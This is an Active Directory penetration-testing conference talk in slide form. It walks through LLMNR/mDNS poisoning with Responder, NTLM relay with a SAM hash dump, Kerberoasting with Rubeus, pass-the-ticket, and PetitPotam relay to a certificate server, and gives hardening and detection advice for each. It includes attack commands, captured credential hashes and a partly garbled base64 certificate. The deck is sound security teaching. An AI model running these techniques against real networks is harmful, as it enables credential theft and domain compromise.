

Feature or a Vulnerability?

Tales of an Active Directory Pentest

Qasim Ijaz
Blue Bastion Security

Slides available at <https://github.com/hashtaginfosec/contalks>

Whomai?

- Qasim Ijaz
 - Director of Offensive Security at Blue Bastion
- Former roles
 - Sr. Manager Attack Simulation at a Healthcare Org
 - HIPAA/HITRUST Assessor
 - Associate CISO
- Instructor in after-hours
 - Blackhat, BSides, OSCP Bootcamp
- Focus areas
 - “Dry” business side of hacking
 - Active Directory exploitation
 - Healthcare security




6 SEASONS AND A MOVIE?




Initial Access

I'll just let myself in

(Broad | Multi)cast Name Resolution Protocols



Poisoning (Broad | Multi)cast Name Resolution - Responder



```
[+] Listening for events...  
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local  
[*] [LLMNR] Poisoned answer sent to 192.168.56.3   for name HRShshare  
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShshare.local  
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShshare.local  
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShshare.local  
[*] [LLMNR] Poisoned answer sent to 192.168.56.3   for name HRShshare  
[SMB] NTLMv2-SSP Client      : 192.168.56.3  
[SMB] NTLMv2-SSP Username    : PARENTWKSTN\vagrant  
[SMB] NTLMv2-SSP Hash        : vagrant::PARENTWKSTN:3f95fa09f81af18b:4B2A1E887B186EA3EE0D078EF  
53150DE09D201AECE2E6B9D5B0889000000000200080053004D004200330001001E00570049004E002D00500052  
100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D0050005200  
0460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F0063  
E09D2010600040002000000080030003000000000000000000000003000006B243CABB3B7868D85846976E439  
69916B51F0A00100000000000000000000000000000000000000009001A0063006900660073002F0048005200530068  
00000000  
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShshare.local  
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShshare.local  
[*] [LLMNR] Poisoned answer sent to 192.168.56.3   for name HRShshare
```

Relaying NetNTLM Hashes - No SMB Signing

```
[*] Servers started, waiting for connections

[*] SMBD-Thread-5 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking
target smb://10.100.1.4
[*] Authenticating against smb://10.100.1.4 as TRAINING/FILEMAKER SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking
target smb://10.100.1.3
[-] Authenticating against smb://10.100.1.3 as TRAINING/FILEMAKER FAILED
[*] Starting service RemoteRegistry
[-] Authenticating against smb://10.100.1.3 as TRAINING/FILEMAKER FAILED
[*] SMBD-Thread-8 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but there
are no more targets left!
[*] SMBD-Thread-9 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but there
are no more targets left!
[*] SMBD-Thread-10 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but ther
e are no more targets left!
[*] Target system bootKey: 0xb3343e89083270fcd46791457236107
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:22f61dd3435dd45b129ea10cef030970 :::
bbadmin:1001:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36 :::
[*] Done dumping SAM hashes for host: 10.100.1.4
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Hardening against Responder

- Disable NetBIOS Name Resolution (NBNS) and LLMNR
- Disable WPAD and create a DNS entry to resolve it to 127.0.0.1
- Enforce (not just enable) SMB Signing
 - Periodically scan for any deviation from this
 - Nmap, Nessus, Nexpose, etc.
- Deception! Create a fake user that sends out broadcast/multicast name resolution requests.

Kerberos

- AS REQ encrypted with user's NT hash
- TGT encrypted with krbtgt's NT hash
- TGS encrypted with service account's NT hash




Image courtesy of: <https://adsecurity.org/?p=1515>

Kerberoasting

- Any authenticated AD user can request a TGS
- TGS is encrypted with the service account's NT hash
- So, you can crack that TGS offline to get the password

```
PS C:\vagrant> .\Rubeus.exe kerberoast /nowrap
```



v1.6.1

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```

```
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Searching the current domain for Kerberoastable users
```

```
[*] Total kerberoastable users : 1
```

```
[*] SamAccountName      : svc.acct
```

```
[*] DistinguishedName   : CN=svc.acct,CN=Users,DC=ParentDomain,DC=local
```

```
[*] ServicePrincipalName : MSSQLSVC/parentSQL.parentdomain.local
```

```
[*] PwdLastSet           : 11/2/2021 5:49:32 PM
```

```
[*] Supported ETypes     : RC4_HMAC_DEFAULT
```

```
[*] Hash                 : $krb5tgs$23$*svc.acct$ParentDomain.local$MSSQLSVC/parentSQL.parentdomain.local*$AC909F5F488A0E28C1559EA634FB9013$C86A4ED  
D2958351B7816FD4542F5F839CF7367E1C440F69F96C5CF72559D98A5E120FFE3B5515AFDAA40FF4E0B397E66465E1260AD4A42B5571ADAAAD4D80852F0AF49320EF0E4D03598D2AD3EDC  
C538F2DD14C586FA2AB988D0E07C5316284CB7C7B3CC82C9D869EE153B50CF6E009D7EEC2611E7E830F272A4D21CA5E203BC1E2E0F9A14EA54AF82085E1EE912A54F096BA27AF2BFE9818
```

Mitigating Kerberoasting

- Use Managed Service Accounts (MSA or GMSA)
 - Windows will manage the password
 - No Service principal name
- If named service accounts must be used:
 - Use strong passphrases (> 32 chars)
 - Limit the use of service accounts
 - Avoid creating privileged service accounts
- Detection
 - Most kerberoasting tools will request RC4 tickets
 - Deception: Create a fake service account and wait to be kerberoasted!

Lateral Movement

Knock Knock

Pass The Hash vs Over-Pass the Hash

- PTH
 - Passes NT hash through NetNTLMv1/NetNTLMv2 protocol
 - Modern Windows operating systems don't allow PTH for non-RID500 local users
 - Patches LSASS directly on target (loud)
- OPTH
 - Creates a valid Kerberos TGT for the user
 - Don't need local administrator rights
 - Will end up in LSASS but in a less noisy way

Pass the Ticket

Unlike pass-the-hash which uses NetNTLM, pass-the-ticket uses Kerberos

1. Obtain TGT from memory (LSASS)
 - a. Requires local admin if you want another user's TGT
 - b. Can be done using Rubeus, Mimikatz, etc.
2. Inject that ticket into your LSASS or provide it to your tool
 - a. Rubeus and Mimikatz can inject back into LSASS
 - b. Impacket and CrackMapExec take the ticket with KRB5CCNAME environment variable

<https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/pass-the-ticket>

Detecting Lateral Movement


- One account logging into large number of systems?
- Kerberos ticket requested on Host A but used on Host B?
- Anomalous (e.g., Mimikatz) process interacting with LSASS?
- Deception: Inject fake credentials into LSASS & monitor their use 🐱
- Workstation accessing another workstation over SMB/WinRM?
- Credential Guard can stop pass-the-hash and over-pass-the-hash

Domain Escalation

Who DAt?

Improper Access / Privileges

- Users provided WRITE privilege to group policies
- Domain users provided local administrator access
- Service accounts with high privileges
- Write privileges to network shares



Authentication Coercion | Ask Nicely

- Often usable by an unauthenticated or low privileged domain user
- Coerces the target (e.g., domain controller) to authenticate to an arbitrary machine
 - For example, \\attacker\machine
- MS-RPRN remote call to RpcRemoteFindPrinterChangeNotificationEx
- MS-EFSR call to Encrypting File System Remote (EFSRPC) Protocol
 - Also known as PetitPotam
- <https://github.com/p0dalirius/windows-coerced-authentication-methods>

PetitPotam | Easy Domain Admin

```
impacket(root@kali) [/opt/impacket]
impacket(root@kali) [/opt/impacket]
# examples/ntlmrelayx.py -t http://ca01/certsrv/certfnsh.asp --smb2support --adcs --template DomainController
Impacket v0.9.24.dev1+20210727.163808.5f1ced6d - Copyright 2021 SecureAuth Corporation
```

```
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server
```

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] Generating CSR ...
[*] CSR generated!
[*] Getting certificate ...
[*] GOT CERTIFICATE!
```

```
[*] Base64 certificate of user DC01$:
MIIRdQIBAzCCCEt8GCSqGSIb3DQEHAAcCEgHEsMIIRKCCCB18GCSqGSIb3DQEHAgCCCB1AwggdMAGeAMIIHRQYJKoZIhvcNAQcBMBWGCiqGSIb3DQEMAQwwGQIC9l++kKQIwCaggAgIIHbGjbnOqGkLuyLBvWqAqIv/Y5FRT5A9ZNaUC7EDMIYwfnEDsoWY+1faJegQPjsKRX4bQYLaZpOzsK0g2zDI2
p1WUxoeRFzj7A15URYLbn192N971VbXzBjJNwyBB/ifuP+J0cWxURBQw2vIH0mjPQv1BALLj2Wj4fx5Y+Sl+wPGwLd3uKldzR/Snd19+D201pqnxCP+z3LFFVLKwEc+0Xz7FP/27waugCksN7xqmBaghWhl32mYRcInZ26I2F4uFXKWoLWPsXBPMVCq3rRqW1ya+QW1WLGn/TiYn5Rybv0g35zb/k4
7MC9vJJ+/eByJ7DG2o2NIYst0Kykt/0+mMWErWzjgjbv8DU/IcGKB6byx3XkbBLrPDwzpMb+/WtZ015NYiklQMKnL0KXcOP5bYdeIVKia62FrPZSgZR4Lxd9JlqqpwZn78BhbUYN3WP+44Bp+j+Fo4BwDofoyhoIuEogJlmMwXNFs8MXehx66zvvYxqabJtbF63ozgSrx4mcAwME1yJMuvKGgr6DRo1C
Vz43rWQps1/50gSqfSGQujJPan59qudFaaJ0f5bjrugH2bwpSozLsguU+cSeCMy77bCFRskXa/nrRLUhcGedFfX9ilMbMnmDbyYswE1oSiWCdWbuZb+/709IPn0qhi1mlvsbgTSCa09DybFniEwdLBbvmPZeQg4q7c6Pakl8DrAaonMOAaspJUOT6fSiZnHcTLq/L/EP7vTujJW7Jiu4tStmbZzN/vhBTY
k89jaQ1BF/NzqALmVNOx2h2vhnVFLNGvxSb4z1+LYFdlF+Lrd3xD1yUP19zt2Fa7aesLIJZEL3qOOVFeeRQ80IC7h084Se4LTF9hk/3bTyonRd8wZSpCgJinCmDy7VtxPLMKbxQnsLVruE6fPLg4036F/WctuNZyooqqwYX3buJ+fgUHI05DqNE3nPfzxQjqokIWrwJZU0ybka94UFDcS0JUCmUde79b:
NgkVFR8srHFzxyr93IIMJnLbuRQUBGm/ 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
